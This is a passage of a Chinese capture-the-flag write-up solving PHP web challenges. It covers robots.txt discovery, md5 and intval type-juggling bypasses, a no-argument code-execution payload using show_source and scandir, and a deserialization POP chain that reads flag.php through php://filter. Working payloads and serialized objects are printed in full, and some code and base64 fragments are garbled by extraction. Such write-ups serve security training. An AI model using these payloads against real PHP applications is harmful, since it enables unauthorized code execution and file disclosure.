The screenshot shows a web security tool interface with a top navigation bar containing icons for View, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, and Accessibility. Below this is a menu with categories: SQL, Error Based, WAF, XSS, LFI, LDAP, VARIABLES, Bypasser, and Passcode. The main area has three buttons: Load URL, Split URL, and Execution. The Load URL button is active, and the URL field contains `http://a58ada9e-3638-4e8e-8b9c-2ee3f5787d9c.ctf.wdh.hk:8080/?debug=True`. Below the URL field are checkboxes for Post Data (checked), Referrer, and buttons for REVERSE, HEX, and BASE64. The Post Data field contains `username[]=1&password[]=2`.

得到 flag

5. R0boT 别来沾边

根据题目描述要查看官网的 robot 文件

在官网网址后加入 robots.txt 即可

The screenshot shows a web browser address bar with the URL `https://ctf.wdh.hk/robots.txt`. Below the address bar are several bookmarks: 火狐官方网站, 新手上路, 常用网址, and 京东商城.


你嚟呢度做咩嘢?
 系嚟搵flag嘅咩?
 咁我肯定唔會話畀你聽呢個神奇代碼。
 快啲前往下個地點吧!

```

User-agent: *
Disallow: /admin
Disallow: /flag_cRY2@mIf8&9UwC

```

得到 flag 地址，输入打开看到



你来啦！这是你的flag：

看不到flag？噢，忘了告诉你：作为交换，我把你的键盘上的F12按键扣掉了。

还有其他挑战在等着你，继续努力吧！

按 F12 查看 flag

你来啦！这是你的flag：

看不到flag？噢，忘了告诉你：作为交换，我把你的键盘上的F12按键扣

还有其他挑战在等着你，继续努力吧！



6. 一些小小 PHP

打开题目网址看到 php

```

<?php
highlight_file(__FILE__);
include("flag.php");
error_reporting(0);
$a = $_GET['a'];
$b = $_POST['b'];
if($a!=$b && md5($a)===md5($b)) {
    echo("you_know_md5</br>");
    $c = $_POST['c'];
    if($c === '2023') {
        die("nonono~");
    }
    if(intval($c,0) === 2023) {
        echo("you_know_intval</br>");
        echo($flag);
    }
}
    
```

分析为 get 传参 a, post 传参 b, c, 使得 a 不等于 b 但他们的 md5 值相等, 继续进行 MD5 弱口令绕过, 然后令 c 不能直接等于 2023 使其从浮点数或字符串转换成 2023, 如图传参可得到 flag

```

11 (\$a:-\$D && md5(\$a)===md5(\$D)) {
    echo("you_know_md5</br>");
    $c = $_POST['c'];
    if($c === '2023') {
        die("nonono~");
    }
    if(intval($c,0) === 2023) {
        echo("you_know_intval</br>");
        echo($flag);
    }
}
} you_know_md5
you_know_intval
ZSCTF{19768afe-9ac7-9215-e120-404bd56bc1ff}

```

查看器
 控制台
 调试器
 网络
 样式编辑器

SQL

Error Based

WAF

XSS

LFI

LDAP

Load URL
 Split URL
 Execution

http://www.f4u1t.com:8003/?a[]=1

☒ Post Data
 ☐ Referrer

REVERSE

Post Data

b[]=2&c=2023'

7. [HARD--]can can need flag

打开题目网址可看到其 php 语言

进一步打开其文件看到 flag

```
Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: application/x-www-form-urlencoded
0 Content-Length: 72
1
2 ZYPC=
  show_source(next(array_reverse(scandir(current(localeconv())))));
3
...
    $a
  </span>
  <span style="color: #007700">
    <code>
      win!<code>
    </span>
    <span style="color: #000000">
      <span style="color: #0000BB">
        &lt;?php<br />
        $flag&nbsp;
      </span>
      <span style="color: #007700">
        =&nbsp;
      </span>
      <span style="color: #DD0000">
        "Z5CTF{2b9c6702-3c9f-d293-daa8-60601ec5701d}"
      </span>
      <span style="color: #007700">
        ;
      </span>
    </span>
  </span>

```

8. [WEEK2]SOO_EZ_ser

打开题目地址看到为 php 反序列化

```
<?php
highlight_file(__FILE__);
#flag is in flag.php

class sleep{
    public $flag;
    public $code;
    public function __wakeup() {
        if($this->flag == "wanna_flag"){
            echo("win!");
            include($this->code);
        }
    }
}

unserialize($_POST['x']);
```

有个_wakeup 魔术方法然后注释说 flag is in flag.php 得用 php 伪协议绕过

所以手撸 pop 链得到反序列传入得到 base64 解码得到 flag


```

highlight_file(__FILE__);

class A{
    public $var_1;

    public function __invoke(){
        include($this->var_1);
    }
}

class B{
    public $q;
    public function __wakeup()
    {
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\/i", $this->q)) {
            echo "hacker";
        }
    }
}

class C{
    public $var;
    public $z;
    public function __toString(){
        return $this->z->var;
    }
}

class D{
    public $p;
    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

```

分析得触发_invoke 函数才能得到 flag，所以大致思路为反序列化触发

_wakeup 函数将 q 赋值 C 类触发_toString 函数，在 C 的 z 中赋值 D 类调用

_get 函数，然后给_get 的 p 赋值 A 类触发_invoke 函数，写出 pop 链

```

$B = new B;

$B->q=new C;
$B->q->z=new D;
$B->q->z->p=new A;
$B->q->z->p->var_1="php://filter/read=convert.base64-encode/resource=flag.php";

echo serialize($B);

```

传参得到 base64 解码得到 flag

```
5 public $var_1;
6
7 }
8
9 class B{
10     public $q;
11
12
13
14 }
15 class C{
16     public $var;
17     public $z;
18
19 }
20
21 class D{
22     public $p;
23
24 }
25 $B=new B;
26 $B->q=new C;
27 $B->q->z=new D;
28 $B->q->z->p=new A;
29 $B->q->z->p->var_1="php://filter/read=convert.base64-encode/resource=flag.php";
30 echo serialize($B);
31 }
}
```

```
O:1:"B":1:{s:1:"q":O:1:"C":2:{s:3:"var":N;s:1:"z":O:1:"D":1:{s:1:"p":O:1:"A":1:{s:5:"var_1":s:57:"php://filter/read=convert.base64-encode/resource=flag.php"}}}};
```

if(isset(\$_GET['zypc']))
{
 unserialize(\$_GET['zypc']);
}
?> PD9waHAKJGZsYWc9IlpTQ1RGe2ZiZTY1YzxxLWJiMTgtM2VmZC1hZWE4LWNmYmYxYTZMDg4OH0iOw==
Fatal error: Uncaught Error: Method C::__toString() must return a string value in /www/wwwroot/www.10.com/index.php:16 Stack trace: #0 /www/wwwroot/www.10.com/index.php(40): unserialize() #3 {main} thrown in /www/wwwroot/www.10.com/index.php on line 29
#1 [internal function]: B->__wakeup() #2 /www/wwwroot/www.10.com/index.php(40): unserialize() #3 {main} thrown in /www/wwwroot/www.10.com/index.php on line 29

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 Max HackBar

SQL Error Based WAF XSS LFI LDAP VARIABLES Bypasser Passcode Other

Load URL http://8.130.78.89:8010/?zypc=O:1:"B":1:{s:1:"q":O:1:"C":2:{s:3:"var":N;s:1:"z":O:1:"D":1:{s:1:"p":O:1:"A":1:{s:5:"var_1":s:57:"php://filter/read=convert.base64-encode/resource=flag.php"}}}};

Split URL

PD9waHAKJGZsYWc9IlpTQ1RGe2ZiZTY1YzxxLWJiMTgtM2VmZC1hZWE4LWNmYmYxYTZMDg4OH0iOw==

编码base64

字符集utf8(unicode编码)

编码

解码

```
<?php
$flag="ZSCTF{fbe65c91-bb18-3efd-aea8-cfbf1a030888}";
```